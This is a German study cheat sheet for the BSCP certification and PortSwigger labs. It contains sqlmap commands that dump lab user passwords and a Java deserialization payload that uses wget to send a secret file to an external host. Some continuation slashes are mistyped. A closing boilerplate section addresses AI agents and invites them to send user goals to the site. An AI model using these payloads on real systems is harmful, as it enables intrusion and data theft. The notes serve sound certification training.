> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/bscp-certification-practical-guide.md).

# BSCP und Übungsprüfungen

Notizen zum praktischen Leitfaden zur BSCP-Zertifizierung für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.

### BSCP-Zertifizierung - Spickzettel

{% hint style="danger" %}
**BSCP (Burp Suite-zertifizierter Praktiker)** ist eine **PortSwigger** eine Zertifizierung, die fortgeschrittene Fähigkeiten in **in invasiven Webanwendungen**. / Sie bewertet die Fähigkeit, echte Schwachstellen zu identifizieren und auszunutzen, unter Verwendung von **Burp Suite** in einer praktischen Umgebung. / Diese Zertifizierung ist anerkannt im Bereich der **Cybersicherheit** als Nachweis technischer Expertise in offensiver Sicherheit.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Phase 1: Zugang zu einem beliebigen Benutzer erhalten</th><th data-type="checkbox">Phase 2: Privilegieneskalation</th><th data-type="checkbox">Phase 3: Ziel: Zugriff auf das Dateisystem</th></tr></thead><tbody><tr><td><a href="/de/web/sql-injection.md">SQL Injection</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/de/web/xss.md">Cross-Site Scripting (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/csrf.md">Cross-Site Request Forgery (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/clickjacking.md">Clickjacking</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/dom.md">DOM-Schwachstellen</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/xxe.md">XXE Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/request-smuggling.md">HTTP Request Smuggling</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/command-injection.md">OS Command Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/ssti.md">Serverseitige Template Injection</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/path-traversal.md">Path Traversal</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/access-control.md">Zugriffskontrolle</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/authentication.md">Authentifizierung</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/websockets.md">WebSockets</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/cache-poisoning.md">Web-Cache-Poisoning</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/deserialization.md">Unsichere Deserialisierung</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/information-disclosure.md">Informationsoffenlegung</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/business-logic.md">Geschäftslogik</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/host-header.md">Host-Header-Angriffe</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/oauth-authentication.md">OAuth-Authentifizierung</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/file-upload.md">Dateiupload</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/de/web/jwt.md">JWT-Angriffe</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/de/web/essential-skills.md">Grundlegende Fähigkeiten</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/prototype-pollution.md">Prototype Pollution</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/race-conditions.md">Race Conditions</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/nosql-injection.md">NoSQL-Injection</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/api-testing.md">API-Tests</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/llm-web-attacks.md">LLM-Webangriffe</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/de/web/web-cache-deception.md">Web-Cache-Täuschung</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Scan (Erinnerungen)

* **Vollständiger Domänenscan**
* Identifizieren/Testen **Injektionspunkte** direkt in **Repeater**

***

#### SSRF — Schnellreferenz

* Lokales Ziel : `localhost:6566`

#### Ressourcen / Nützliche Listen

* **XSS-Spickzettel**
* **Benutzernamen**
* **Passwörter**
* **Wortlisten**
* **Payloads**
* **SQLi**
* **sqlmap**

<details>

<summary>Payload-Scan</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Beispiel-Scan</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **Methodik**
* \*\*Java-Deserialisierung (Java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Verhaltensannahmen (Labs)

* Jede Anwendung hat \*\* maximal einen aktiven Benutzer\*\*, verbunden entweder über **Benutzer** oder über **admin**.
* Dieser Benutzer \*\* kehrt alle 15 Sekunden zur Startseite zurück\*\*.
* Es **klickt auf alle Links** die in von der Anwendung gesendeten E-Mails enthalten sind.
* Der Betriebsserver und seine Funktion \*\*

<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/de/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.